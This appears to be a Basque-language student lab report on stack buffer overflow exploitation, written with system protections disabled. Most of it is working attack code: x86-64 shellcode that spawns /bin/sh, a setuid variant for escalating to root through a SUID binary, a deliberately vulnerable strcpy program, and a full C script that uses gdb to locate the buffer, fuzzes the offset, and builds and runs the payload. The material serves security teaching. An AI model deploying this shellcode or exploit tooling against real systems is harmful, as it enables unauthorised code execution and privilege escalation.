
# PRAKTIKA 1 - TXOSTENA

April 1, 2025




**Egilea:** Asier Sainz

# Aurkibidea

# Buffer Overflow

Buffer overflow edo buffer gainezkatzea softwarean agertzen den segurtasun-arazo bat da, non programa batek buffer baten edukiera gainditzen duen. Bufferrak memoria-eremu mugatuak dira, baina programa batek datu gehiegi idazten baditu bertan, gainerako memoria-eremuak gainidazten ditu. Hau gertatzeko arrazoiak kode akastuna, sarrera-datuak ez egiaztatzea edo memoria-kudeaketa txarra izan daitezke besteak beste. Ondorio larriak sor ditzake: programak huts egitea, sistema eragilearen egonkortasuna arriskuan jartzea edota erasotzaileek kode maltzurra sartzea ahalbidetzea.

Horrelako hutsak ustiatuz, hackerrak aginduak exekuta ditzake sistemaren kontrola eskuratzeko, bertan pribilegioak eskalatzeko edo informazio sentikorra lapurtzeko. Adibidez, buffer gainezkatzeek funtzioen memorian dauden helbideak aldatu ditzakete, programa fluxua desbideratuz.

Arrisku horiek ekiditeko, garatzaileek segurtasun-neurriak hartu behar dituzte: sarrera-datuak murriztu, aldagaien tamainak nahiz edukiak egiaztatu eta segurtasun neurri bereziak erabili (ASLR, Canary). Buffer gainezkariak informatikaren historiako arazo zaharrenetakoak dira, baina gaur egun ere mehatxu aktiboa izaten jarraitzen dute.

Ondoren azalduko den praktikan, segurtasun neurriak desgaituta egongo dira buffer overflow erasoa simulatu ahal izateko. Bestetik, erasoaren automatizazioa garatuko da baldintza jakin batzuk betetzen dituzten programak ustiatu ahal izateko.

# Sanitizazio neurriak

**NX bit (No Execute)** memoria-eremu batzuen exekutatzeko gaitasuna blokeatzen du, kodea datu-eremutan sartzea eragozteko.

**Stack canaries ("kanarioak")** balio ezkutuak dira pilan, buffer gainezkatzea detektatzeko: balioa aldatzen bada, programa eteten da.

**ASLR (Address Space Layout Randomization)** memoria-helbideak ausaz aldatzeko sistema da, erasoetako helbidea saltoak zailagoak egiteko.

Hauek guztiak desaktibatzeak segurtasun-arrisku larriak sortzen ditu: NXrik gabe, erasotzaileek kodea exekuta dezakete memoriako eremuetan; kanarioak ezabaturik, buffer gainezkatzeek ez dute alertarik aktibatzen; ASLR desgaituta, memoria-helbideak aurreikusi daitezke, salto egiteko itzulera helbideak erraz aurreikusiz.

# Praktika 1.1: Buffer Overflow erasoa

## Shellcode eraikitzea

Buffer Overflow eraso honetarako erbiliko den shellcodea, /bin/sh bat lortzea ahalbidetuko digu. Honetarako behin C fitxategi bat shell bat irekitzen duen sortuta, beren call deiak syscall bihurtuko ditugu hurrengoko asm fitxategia osatuz.

```
xor rax , rax
mov al , 59               ;   execv deia

xor rdi , rdi
push rdi
mov rdi , 0x68732f6e69622f2f    ; /bin/sh
push rdi
mov rdi , rsp

xor rsi , rsi
xor rdx , rdx

syscall
```

Listing 1: Shellcode asm fitxategia.

Honek hurrengoko shelcodea sortzen digu.

```
"\x48\x31\xc0\xb0\x3b\x48\x31\xff\x57\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x57\x48\x89\
    xe7\x48\x31\xf6\x48\x31\xd2\x0f\x05"
```

Listing 2: Shellcode

## Programa kodea

Lehendabiziko programa honetan, hurrengoko kodea dugu.

```
#include <stdio.h>
#include <string.h>
#include <stdint.h>

void function(char *input) {
    char buffer[64];

    strcpy(buffer, input);  // Zaurgarritasuna
}

int main(int argc, char *argv[]) {
    if (argc > 1) {
        function(argv[1]);
    } else {
        printf("Usage: %s <input>\n", argv[0]);
    }
    return 0;
}
```

Listing 3: Programa C fitxategia.

Programa sinple baina akastuna dugu. Zehazki strcpy funtzioaren erabileran dago arazoa, funtzio honek ez baitu aldagaian kopiatu beharreko datuen tamaina egiaztatzen. Beraz, aurretik sarrera datu kopurua aldagaiak gorde ditzakeenekin aldaratzen ez denez, aldagaia gordetzen den memoria gainidatzi dezakegu.

## Buffer Overflow ustiapena

Ustiapena aurrera eramateko hurrengoko prozesua automatizatuko da:

1. Itzulera helbidea aurkitzea: GDB-rekin programa aztertu ondoren, ikus daiteke programa hurrengoko estrukturarekin gordetzen dituela datuak:





Figure 1: Memoria azterketa GDB-en.





Figure 2: Datu memoria irudikatzea.

Beraz, itzulera helbidea kalkulatu beharra dago. Hau egiteko GDB automatizatuko da, non hurrengoko komandoak exekutatuko diren.

- Lehendabizi, programaren funtzio nagusiak exekutatzen dituen funtzioak detektatu.
- Funtzio horien artean strcpy erabiltzen duen funtzioa detektatu.
- Funtzio dei horren helbidea kokatu eta breakpoint bat jarri.
- Berriz exekutatu programa eta aldagaiaren helbidea lortu.

2. NOP slide osatu: NOP-ak ezer exekutatzen duten aginduak dira. Honek ahalbidetuko digu shellcodea hartzen ez duen memoria betetzea bestelako datu arrastoek jaurti ditzaketen erroreak ekiditzeko. Hau egiteko inkrementalki beteko da bufferra SIGSEV errorea ematen duen arte. Puntu horretan dakigu buffer overflow gertatu dela. Ondorioz, beharrezkoak diren NOP-ak jakingo ditugu: buffer tamaina + 16 byte (RBP zaharra + return address berridazteko).
3. Payload finala sortzea: Aurreko pausuetako shellcode, NOP slide eta itzulera helbidea bateratzea.
4. Payload exekutatuko duen bitar exekutatzailea deitu esplotazioa osatzeko.

Hona hemen hau betetzen duen C script automatizazioa.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/wait.h>
#include <signal.h>
#include <pty.h>
#include <utmp.h>

/* Shellcode /bin/sh exekutatzeko*/
unsigned char shellcode[] = {
    0x48, 0x31, 0xc0, 0xb0, 0x6b, 0x0f, 0x05, 0x48, 0x89, 0xc7,
    0x48, 0x31, 0xc0, 0xb0, 0x45, 0x0f, 0x05,
    0x48, 0x31, 0xc0, 0xb0, 0x3b, 0x48, 0x31, 0xff, 0x57, 0x48,
    0xbf, 0x2f, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x57,
    0x48, 0x89, 0xe7, 0x48, 0x31, 0xf6, 0x48, 0x31, 0xd2, 0x0f,
    0x05
};
#define SHELLCODE_SIZE (sizeof(shellcode))
/*
 * Funtzioa: find_buffer_address
 *
 * GDB erabiltzen du bitarraren buffer aldagaiaren helbidea lortzeko.
 * Prozedura:
 *   1. Exekutatu:
 *            run <vuln_param>
 *            disas main
 *            quit
 *
 *   2. Main-en disassemblytik lerroz-lerro ateratzen dira
 *      "call" edo "callq" instrukzioak, eta deitzen diren funtzioen
 *      izenak gordetzen dira ('<' eta '>' artean dagoena erabiliz).
 *
 *   3. Zerrenda horrekin beste script bat osatzen da, funtzio bakoitza
 *      desensanblatzen duena, "strcpy" katearen lehen agerraldia bilatzeko.
 *      Lerro horretik helbide bat ateratzen da (formatoa "0x...").
 *
 *   4. Azken script bat sortzen da honekin:
 *            run <vuln_param>
 *            b *<helbide_ateratakoa>
 *            run <vuln_param>
 *            p &aldagaia
 *            quit
 *      Irteerako "0x" azken agerraldia aldagaiaren helbide gisa hartzen da.
 *
```

```
 * Helbidea itzultzen da edo 0 errore kasuan.
 *
 */
unsigned long find_buffer_address(char *vuln_bin, char *aldagaia) {
    char *vuln_param = "1234";  // Exekutatzeko adibidezko parametro balioak
    char gdb_cmd_file[] = "gdb_cmds.txt";
    char buffer_line[4096];
    FILE *fp;

    /* Pausoa 1: main desensanblatu */
    FILE *f = fopen(gdb_cmd_file, "w");
    if (!f) { perror("fopen"); exit(1); }
    fprintf(f, "run %s\n", vuln_param);
    fprintf(f, "disas main\n");
    fprintf(f, "quit\n");
    fclose(f);

    char gdb_command[512];
    snprintf(gdb_command, sizeof(gdb_command),
             "sudo gdb -q -batch -x %s %s 2>&1",
             gdb_cmd_file, vuln_bin);
    printf("[*] GDB exekutatzen:\n%s\n", gdb_command);

    fp = popen(gdb_command, "r");
    if (!fp) { perror("popen"); exit(1); }
    char gdb_output_main[8192] = "";
    while (fgets(buffer_line, sizeof(buffer_line), fp) != NULL)
        strcat(gdb_output_main, buffer_line);
    pclose(fp);

    /* Pausoa 1.1: main dissasembly parseatu funtzioak aurkitzeko */
    char functions[100][256];
    int func_count = 0;
    char *line = strtok(gdb_output_main, "\n");
    while (line != NULL) {
        if (strstr(line, "call")) {
            char *call_pos = strstr(line, "callq");
            if (!call_pos)
                call_pos = strstr(line, "call");
            if (call_pos) {
                char *operand = call_pos + (strncmp(call_pos, "callq", 5) == 0 ? 5 : 4);
                while (*operand == ' ' || *operand == '\t') operand++;

                char *func_start = strchr(operand, '<');
                char *func_end = strchr(operand, '>');
                if (func_start && func_end && func_end > func_start) {
                    int len = func_end - (func_start + 1);
                    char tmp[256];
                    strncpy(tmp, func_start + 1, len);
                    tmp[len] = '\0';

                    /* Eliminar sufijos como "@plt" o "+offset" */
                    char *at = strchr(tmp, '@');
                    if (at) *at = '\0';
                    char *plus = strchr(tmp, '+');
                    if (plus) *plus = '\0';

                    if (strlen(tmp) > 0) {
                        int exists = 0;
                        for (int i = 0; i < func_count; i++) {
                            if (strcmp(functions[i], tmp) == 0) { exists = 1; break; }
                        }
                        if (!exists)
                            strcpy(functions[func_count++], tmp);
                    }
                }
            }
        }
```

```
114         line = strtok(NULL, "\n");
115     }
116 
117     printf("[*] Main-ean deitutako funtzioak:\n");
118     for (int i = 0; i < func_count; i++)
119         printf("  %s\n", functions[i]);
120 
121     /* Pauso 2: Funtzio bakoitza desensanblatu eta "strcpy" bilatu */
122     FILE *f2 = fopen(gdb_cmd_file, "w");
123     if (!f2) { perror("fopen"); exit(1); }
124     fprintf(f2, "run %s\n", vuln_param);
125     for (int i = 0; i < func_count; i++)
126         fprintf(f2, "disas %s\n", functions[i]);
127     fprintf(f2, "quit\n");
128     fclose(f2);
129 
130     snprintf(gdb_command, sizeof(gdb_command),
131              "sudo gdb -q -batch -x %s %s 2>&1",
132              gdb_cmd_file, vuln_bin);
133     printf("[*] GDB exekutatzen (funztio bakoitzaren dissasembly):\n%s\n", gdb_command);
134 
135     fp = popen(gdb_command, "r");
136     if (!fp) { perror("popen"); exit(1); }
137     char gdb_output_funcs[16384] = "";
138     while (fgets(buffer_line, sizeof(buffer_line), fp) != NULL)
139         strcat(gdb_output_funcs, buffer_line);
140     pclose(fp);
141 
142     /* "strcpy" bilatu eta bertan jarri breakpoint-a zeren bai a la bai egongo dela dakigu
    */
143     char *str_ptr = strstr(gdb_output_funcs, "strcpy");
144     char vulnerable_func[256] = "";
145     char vulnerable_addr[256] = "";
146     if (str_ptr) {
147         char *line_start = str_ptr;
148         while (line_start > gdb_output_funcs && *(line_start - 1) != '\n')
149             line_start--;
150         char *addr_start = strstr(line_start, "0x");
151         if (addr_start) {
152             char *addr_end = addr_start;
153             while (*addr_end && *addr_end != ' ' && *addr_end != '\t')
154                 addr_end++;
155             int addr_len = addr_end - addr_start;
156             strncpy(vulnerable_addr, addr_start, addr_len);
157             vulnerable_addr[addr_len] = '\0';
158         }
159         char *last_occurrence = NULL, *search_ptr = gdb_output_funcs;
160         while ((search_ptr = strstr(search_ptr, "Disassembly of function ")) != NULL &&
    search_ptr < line_start) {
161             last_occurrence = search_ptr;
162             search_ptr += strlen("Disassembly of function ");
163         }
164         if (last_occurrence) {
165             char *name_start = last_occurrence + strlen("Disassembly of function ");
166             char *name_end = strchr(name_start, ':');
167             if (name_end) {
168                 int name_len = name_end - name_start;
169                 strncpy(vulnerable_func, name_start, name_len);
170                 vulnerable_func[name_len] = '\0';
171             }
172         }
173     } else {
174         printf("[-] Ez da aurkitu 'strcpy' funtzioetan.\n");
175         return 0;
176     }
177 
178     printf("[*] Funtzioa aurkitua: %s\n", vulnerable_func);
179     printf("[*] Breakpoint-a jartzeko helbidea: %s\n", vulnerable_addr);
```

```
180
181     /* Pauso 3: GDB exekutatu aldagaiaren helbidea lortzeko breakpoint-az baliatuz */
182     FILE *f3 = fopen(gdb_cmd_file, "w");
183     if (!f3) { perror("fopen"); exit(1); }
184     fprintf(f3, "run %s\n", vuln_param);
185     fprintf(f3, "b *%s\n", vulnerable_addr);
186     fprintf(f3, "run %s\n", vuln_param);
187     fprintf(f3, "call (unsigned int) geteuid()\n");
188     fprintf(f3, "p &%s\n", aldagaia);
189     fprintf(f3, "quit\n");
190     fclose(f3);
191
192     snprintf(gdb_command, sizeof(gdb_command),
193         "sudo gdb -q -batch -x %s %s 2>&1",
194         gdb_cmd_file, vuln_bin);
195     printf("[*] GDB exekutatzen(aldagai helbidea lortzen):\n%s\n", gdb_command);
196
197     fp = popen(gdb_command, "r");
198     if (!fp) { perror("popen"); exit(1); }
199     char final_output[4096] = "";
200     while (fgets(buffer_line, sizeof(buffer_line), fp) != NULL)
201         strcat(final_output, buffer_line);
202     pclose(fp);
203     printf("%s\n", final_output);
204     unsigned long buf_addr = 0;
205     char *p_ptr = final_output, *last_0x = NULL;
206     while ((p_ptr = strstr(p_ptr, "0x")) != NULL) {
207         last_0x = p_ptr;
208         p_ptr += 2;
209     }
210     if (last_0x) {
211         sscanf(last_0x, "%lx", &buf_addr);
212         printf("[*] %s aldagaiaren helbidea aurkitua: 0x%lx\n", aldagaia, buf_addr);
213     } else {
214         printf("[-] Ez da aurkitu helbiderik %s aldagaiarentzat.\n", aldagaia);
215     }
216
217     remove(gdb_cmd_file);
218     return buf_addr;
219 }
220
221 /*
222  * Funtzioa: main
223  *
224  * Parametro gisa jasotzen ditu:
225  *   argv[1] -> Bitar zaurgarria exekutatzen duen bitarra.
226  *   argv[2] -> Bitar zaurgarriaren izena.
227  *   argv[3] -> Payload gordeko duen aldagaiaren izena.
228  *
229  * Lehendabizi payload osatzeko itzulera helbidea bilatuko da. Ondoren, NOP zenbakia
        zehaztuko da buffer
230  * tamaina bidez. Azkenik, payload osatu eta exekutatu.
231  */
232 int main(int argc, char *argv[]) {
233
234     if (argc < 4) {
235         fprintf(stderr, "Erabilera: %s <bitar_exekutatzailea> <bitar_zaurgarria> <
        aldagai_izena>\n", argv[0]);
236         return 1;
237     }
238
239     // Parametro jasotzea
240     char *executor_bin = argv[1];
241     char *vuln_bin = argv[2];
242     char *aldagaia = argv[3];
243
244
245     // Fase 1: Algagai helbidea lortu
```

```
    unsigned long buffer_addr = 0;

    buffer_addr = find_buffer_address( vuln_bin, aldagaia);
    if (buffer_addr == 0) {
        fprintf(stderr, "[-] Ezin da %s aldagai helbidea lortu.\n", aldagaia);
        return 1;
    }
    printf("[*] %s helbidea: 0x%lx\n", aldagaia, buffer_addr);

    // Fase 2: NOP zenbakia kalkulatu
    int payload_len = SHELLCODE_SIZE;
    int buffer_size = 0;

    while (1) {
        payload_len++;

        char *payload = malloc(payload_len + 1);
        if (!payload) {
            perror("malloc");
            exit(1);
        }

        // Payload osatu: NOPs + shellcode
        memset(payload, 0x90, payload_len);
        memcpy(payload, shellcode, SHELLCODE_SIZE);
        payload[payload_len] = '\0';

        printf("\n[*] Payload-a testatzen (%d byte):\n", payload_len);
        for (int i = 0; i < payload_len; i++) {
            printf("%02x ", (unsigned char)payload[i]);
            if ((i+1) % 16 == 0) printf("\n");
        }
        printf("\n");

        // Bitarra exekutatu payload-arekin
        pid_t pid = fork();
        if (pid < 0) {
            perror("fork");
            exit(1);
        }

        if (pid == 0) {
            execl("/usr/bin/sudo", "sudo", vuln_bin, payload, NULL);
            perror("execl");
            exit(1);
        }

        int status;
        waitpid(pid, &status, 0);


        // segfault detektatu(overflow arrakastatsua)
        if (WIFSIGNALED(status) && WTERMSIG(status) == SIGSEGV) {
            buffer_size = payload_len;
            printf("\n[+] Overflow detektatuta %d bytekin (buffer_tamaina = %d)\n",
                  payload_len, buffer_size);
            free(payload);
            break;
        }

        free(payload);

        if (payload_len > 1024) {
            fprintf(stderr, "[-] Buffer tamaina maximoa helbu da (1024 byte)\n");
            exit(1);
        }
    }
    // Fase 3: Payload finalaren osatzea
```

```
    // Osagaiak:
    // - shellcode + NOPS + Itzulera helbidea
    int final_payload_len = buffer_size + 16;
    char *final_payload = malloc(final_payload_len + 1);
    if (!final_payload) {
        perror("malloc");
        exit(1);
    }

    memset(final_payload, 0x90, buffer_size);
    memcpy(final_payload, shellcode, SHELLCODE_SIZE);

    // Itzulera helbidea gain idatzi (16 byte: 2 veces 8 bytes)
    memcpy(final_payload + buffer_size, &buffer_addr, 8);
    memcpy(final_payload + buffer_size + 8, &buffer_addr, 8);
    final_payload[final_payload_len] = '\0';

    printf("\n[+] Payload FINALA (%d bytes):\n", final_payload_len);
    for (int i = 0; i < final_payload_len; i++) {
        printf("%02x ", (unsigned char)final_payload[i]);
        if ((i+1) % 16 == 0) printf("\n");
    }
    printf("\n");

    int hex_string_len = final_payload_len * 4 + 1;
    char *hex_payload_str = malloc(hex_string_len);
    if (!hex_payload_str) {
        perror("malloc");
        exit(1);
    }
    char *p = hex_payload_str;
    for (int i = 0; i < final_payload_len; i++) {
        sprintf(p, "\\x%02x", (unsigned char)final_payload[i]);
        p += 4;
    }
    *p = '\0';


    // Fase 4: Payload finala exekutazen
    printf("\n");
    printf("////////////////////////////////////////////////\n");
    printf("//          BITARRA EXPLOTATZEN             //\n");
    printf("////////////////////////////////////////////////\n");


    char *exec_args[] = {
        executor_bin,
        vuln_bin,
        hex_payload_str,
        NULL
    };

    printf("[*] '%s' Exekutatzen hurrengo parametroekin:\n", executor_bin);
    printf("    argv[0] = %s\n", executor_bin);
    printf("    argv[1] = %s\n", vuln_bin);
    printf("    argv[2] = %s\n", hex_payload_str);

    execv(executor_bin, exec_args);
    perror("execv errorea");

    free(hex_payload_str);

    return 0;
}
```

Listing 4: exploit_auto.c fitxategia.

Kode automatizazio honek 1024 byte buffer tamaina arteko buffer overflow-ak betetzea ahalbidetuko

digu betiere RBP zaharra eta gero itzulera helbidea gordetzen bada. Azpimarratzea bitarrak exekutatzeko bitartekari den programa bat erabiltzen dela parametro gisa pasatzen den shellcodea zuzen interpretatzen dela ziurtatzeko. Hona hemen honen kodea:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    if (argc < 3) {
        fprintf(stderr, "Erabilera: %s <bitar_izena> <hex_payloada>\n", argv[0]);
        return 1;
    }

    char *file_to_execute = argv[1];
    char *hex_payload = argv[2];

    // Kate hexadezimala bytetara pasa
    int payload_len = strlen(hex_payload) / 4;
    char *payload = malloc(payload_len + 1);
    if (!payload) {
        perror("malloc failed");
        return 1;
    }

    char *p = payload;
    for (int i = 0; hex_payload[i] != '\0'; i += 4) {
        if (hex_payload[i] == '\\' && hex_payload[i + 1] == 'x') {
            int byte = 0;
            sscanf(&hex_payload[i + 2], "%2x", &byte);
            *p++ = (char)byte;
        } else {
            fprintf(stderr, "PAyload formatua ez da zuzena: %s\n", hex_payload);
            free(payload);
            return 1;
        }
    }
    *p = '\0';

    // PArametroen arraya osatu
    char *exec_args[] = {file_to_execute, payload, NULL};

    // Exekutatu bitarra
    execv(exec_args[0], exec_args);
    perror("execv failed");
    free(payload);
    return 1;
}
```

Listing 5: bitar_exekutatzailea.c fitxategia.

# Praktika 1.2: Buffer Overflow erasoa pribilegio eskalatzearekin

## Shellcode eraikitzea

Buffer Overflow eraso honetarako erabiliko den shellcodea, /bin/sh bat lortzea ahalbidetuko digu. Baita ere SUID baimenekin exekutatzen ari den erabiltzailearen sesioa mantenduko digu. Berez aurrekoaren berdina da baina shellcode eraldaketa besterik ez du behar. Honen call deiak syscall bihurtuko ditugu hurrengoko asm fitxategia osatuz.

```
xor rax,rax
mov al,0x6b                     ;   get_euid() programaren owner uid-a
syscall

mov rdi,rax
xor rax,rax
mov al,0x69                     ;   set_uid(get_euid()) programaren owner uid-a ezarri shell
     exekutatzean
syscall

xor rdi , rdi
push rdi
mov rdi , 0x68732f6e69622f2f    ; /bin/sh
push rdi
mov rdi , rsp

xor rsi , rsi
xor rdx , rdx

syscall
```

Listing 6: Shellcode asm fitxategia.

Honek hurrengoko shellcodea sortzen digu.

```
"\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x31\xC0\xB0\x69\x0F\x05\x48\x31\xC0\xB0\x3B\
    x48\x31\xFF\x57\x48\xBF\x2F\x2F\x62\x69\x6E\x2F\x73\x68\x57\x48\x89\xE7\x48\x31\xF6\x48\
    x31\xD2\x0F\x05"
```

Listing 7: Shellcode

## Programa kodea

Oraingoan SUID bahimenekin eta ownerra root izanda daukagu lehenengo ariketako kode berdina.

```
-rwsr-xr-x 1 root   root   17560 Apr  1 17:26 praktika_ariketa_2
-rw-rw-r-- 1 root   root     324 Apr  1 17:12 praktika_ariketa_2.c
```

Figure 3: Fitxategi baimenak.

### Buffer Overflow ustiapena

Aurreko ariketan azaldutako prozedura jarraituta, itzulera helbidea lortuko da eta hurrengoko programan sartu:

```
1
2  #include <stdio.h>
3  #include <unistd.h>
4
5  int main() {
6          char *argv[] = {"./praktika_ariketa_2", "\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\
       x48\x31\xC0\xB0\x69\x0F\x05\x48\x31\xC0\xB0\x3B\x48\x31\xFF\x57\x48\xBF\x2F\x2F\x62\x69\
       x6E\x2F\x73\x68\x57\x48\x89\xE7\x48\x31\xF6\x48\x31\xD2\x0F\x05\x90\x90\x90\x90\x90\x90\
       x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\HELBIDEA\x00\x00
       ", NULL};
7
8          execv(argv[0], argv);
9          perror("execv failed");
10         return 1;
11 }
```

Listing 8: executor.c

Hau moldatuta eta konpilatuta, shell bat lortu beharko litzateke ownerraren baimenekin.

# GITHUB Kodea

Kodera sarrera GitHub bidez.